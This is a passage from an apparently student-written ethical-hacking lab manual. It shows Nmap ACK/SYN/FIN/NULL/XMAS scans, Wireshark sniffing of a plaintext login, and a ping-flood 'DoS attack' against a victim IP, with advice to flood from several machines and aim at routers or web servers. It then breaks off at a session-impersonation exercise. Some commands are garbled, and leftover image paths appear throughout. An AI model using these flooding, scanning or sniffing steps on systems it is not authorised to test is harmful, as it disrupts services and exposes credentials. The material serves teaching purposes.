          inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:195 errors:0 dropped:0 overruns:0 frame:0
          TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21313 (20.8 Kb)  TX bytes:16778 (16.3 Kb)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1060 (1.0 Kb)  TX bytes:1060 (1.0 Kb)
```

Netstat

```
C:\Users\singh>netstat
```

Active Connections

Proto	Local Address	Foreign Address	State
TCP	127.0.0.1:1564	DESKTOP-923RK3N:1565	ESTABLISHED
TCP	127.0.0.1:1565	DESKTOP-923RK3N:1564	ESTABLISHED
TCP	127.0.0.1:25104	DESKTOP-923RK3N:25105	ESTABLISHED
TCP	127.0.0.1:25105	DESKTOP-923RK3N:25104	ESTABLISHED
TCP	127.0.0.1:25107	DESKTOP-923RK3N:25108	ESTABLISHED
TCP	127.0.0.1:25108	DESKTOP-923RK3N:25107	ESTABLISHED
TCP	127.0.0.1:25112	DESKTOP-923RK3N:25113	ESTABLISHED
TCP	127.0.0.1:25113	DESKTOP-923RK3N:25112	ESTABLISHED
TCP	127.0.0.1:25114	DESKTOP-923RK3N:25115	ESTABLISHED
TCP	127.0.0.1:25115	DESKTOP-923RK3N:25114	ESTABLISHED
TCP	192.168.0.57:24938	52.230.84.217:https	ESTABLISHED
TCP	192.168.0.57:24978	162.254.196.84:27021	ESTABLISHED
TCP	192.168.0.57:25052	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25072	test:https	TIME_WAIT
TCP	192.168.0.57:25078	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25080	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25083	40.67.188.75:https	ESTABLISHED
TCP	192.168.0.57:25099	13.107.21.200:https	ESTABLISHED
TCP	192.168.0.57:25100	ns329092:http	SYN_SENT
TCP	192.168.0.57:25101	155:https	ESTABLISHED
TCP	192.168.0.57:25103	103.56.230.154:http	ESTABLISHED
TCP	192.168.0.57:25106	ns329092:http	SYN_SENT
TCP	192.168.0.57:25109	ats1:https	ESTABLISHED

PRACTICAL NO.5

AIM: Use NMap scanner to perform port scanning of various forms - ACK, SYN, FIN, NULL, XMAS

NOTE: Install Nmap for windows and install it. After that open cmd and type "nmap" to check if it is installed properly. Now type the below commands.

- **ACK** -sA (TCP ACK scan)

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: **nmap -sA -T4 scanme.nmap.org**

```
krad# nmap -sA -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT      STATE      SERVICE
22/tcp    unfiltered ssh
25/tcp    unfiltered smtp
53/tcp    unfiltered domain
70/tcp    unfiltered gopher
80/tcp    unfiltered http
113/tcp   unfiltered auth

Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

- **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: **nmap -p22,113,139 scanme.nmap.org**

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT      STATE      SERVICE
22/tcp    open      ssh
113/tcp    closed    auth
139/tcp    filtered  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```


- **FIN Scan (-sF)**
Sets just the TCP FIN bit.

Command: **nmap -sF -T4 para**

```
krad# nmap -sF -T4 para

Starting Nmap ( http://nmap.org )
Nmap scan report for para (192.168.10.191)
Not shown: 995 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
53/tcp    open|filtered domain
111/tcp   open|filtered rpcbind
515/tcp   open|filtered printer
6000/tcp  open|filtered X11
MAC Address: 00:60:1D:38:32:90 (Lucent Technologies)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

- **NULL Scan (-sN)**
Does not set any bits (TCP flag header is 0)

Command: **nmap -sN -p 22 scanme.nmap.org**

```
C:\Users\national1>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-08 16:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT      STATE      SERVICE
22/tcp    open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

- **XMAS Scan (-sX)**
Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: **nmap -sX -T4 scanme.nmap.org**

```
krad# nmap -sX -T4 scanme.nmap.org


Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 999 open|filtered ports
PORT      STATE      SERVICE
113/tcp   closed auth

Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```

PRACTICAL NO.6

AIM: Use Wireshark (Sniffer) to capture network traffic and analyse.

Step 1: Install and open WireShark tool.




Step 2: Open Network Interface as Ethernet or WLAN if in wireless network. Click on start capturing


Step 3: Open Browser. Visit "techpanda.org". Enter user_id and password. Click on login.

email: admin@google.com

password: Password



Step 4: In wireshark click on stop capturing. Search for HTTP POST packet.



Step 5: Double click on POST packet. Open "HTTP" will display site detail. Opening "html form URL Encoded" will display email and password.

The screenshot shows the Wireshark network protocol analyzer interface. The main window displays a list of captured packets on the left, with packet 29 selected. The packet details pane on the right shows the structure of the selected packet, which is an HTTP POST request. The 'Hypertext Transfer Protocol' section is expanded, showing the 'Content-Type' as 'application/x-www-form-urlencoded'. The 'Form Data' section is also expanded, showing the 'email' field with the value 'admin@google.com' and the 'password' field with the value 'Password1'. The packet bytes pane at the bottom shows the raw data of the packet, with the 'Content-Type' and 'Form Data' fields highlighted in blue.

Wireshark - Packet 29 - wlan0 (sandboxed or root)

Content-Length: 43\r\n
Cache-Control: max-age=0\r\n
Origin: http://techpanda.org\r\n
Upgrade-Insecure-Requests: 1\r\n
Content-Type: application/x-www-form-urlencoded\r\n
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3\r\n
Referer: http://techpanda.org\r\n
Accept-Encoding: gzip, deflate\r\n
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8\r\n
Cookie: PHPSESSID=maj2iaint4hcilld8rqh4kq4\r\n
[Full request URI: http://techpanda.org/index.php]
[HTTP request 1/1]
[Response in frame: 37]

File Data: 43 bytes

HTML Form URL Encoded: application/x-www-form-urlencoded

Form item: "email" = "admin@google.com"

Form item: "password" = "Password1"

No. 29: Time: 7.421349355 - Source: 192.168.0.109 - Destination: 72.52.251.71 - Protocol: HTTP - Length: 738 - Info: POST /index.php HTTP/1.1 (application/x-www-form-urlencoded)

Hypertext Transfer Protocol (http), 629 bytes


Packets: 90 - Displayed: 2 (2.2%)

Profile: Default

PRACTICAL NO.7

AIM: Use Nemesis to launch DoS attack

Open the command prompt on the target computer. Enter the command `ipconfig`. You will get results similar to the ones shown below.



Administrator: C:\Windows\system32\cmd.exe

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\DAEMON>ipconfig

Windows IP Configuration

Mobile Broadband adapter Mobile Broadband Connection 3:

Connection-specific DNS Suffix	:	:
IPv4 Address	:	10.128.131.108
Subnet Mask	:	255.255.255.248
Default Gateway	:	10.128.131.105

Switch to the computer that you want to use for the attack and open the command prompt. We will ping our victim computer with infinite data packets of 65500. Enter the following command

```
ping 10.128.131.108 -t |65500
```

HERE,

- “ping” sends the data packets to the victim
- “10.128.131.108” is the IP address of the victim
- “-t” means the data packets should be sent until the program is stopped
- “-l” specifies the data load to be sent to the victim


A screenshot of a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The command entered is "ping 10.128.131.108 -t -l 65500". The output shows ten consecutive replies from 10.128.131.108, each with a size of 65500 bytes, time less than 1ms, and TTL=128. A red circle highlights the word "bytes=65500" in several of the reply lines. The window has standard Windows XP-style controls at the top right.

Flooding the target computer with data packets doesn't have much effect on the victim. In order for the attack to be more effective, you should attack the target computer with pings from more than one computer.

The above attack can be used to attacker routers, web servers etc.

If you want to see the effects of the attack on the target computer, you can open the task manager and view the network activities.

- Right click on the taskbar
- Select start task manager
- Click on the network tab
- You will get results similar to the following.




If the attack is successful, you should be able to see increased network activities.

PRACTICAL NO.8



AIM: Session impersonation using Firefox and Tamper Data add-on

A] Session Impersonation


Step 1: Open Firefox and Go to Tools > Add-ons > Extension



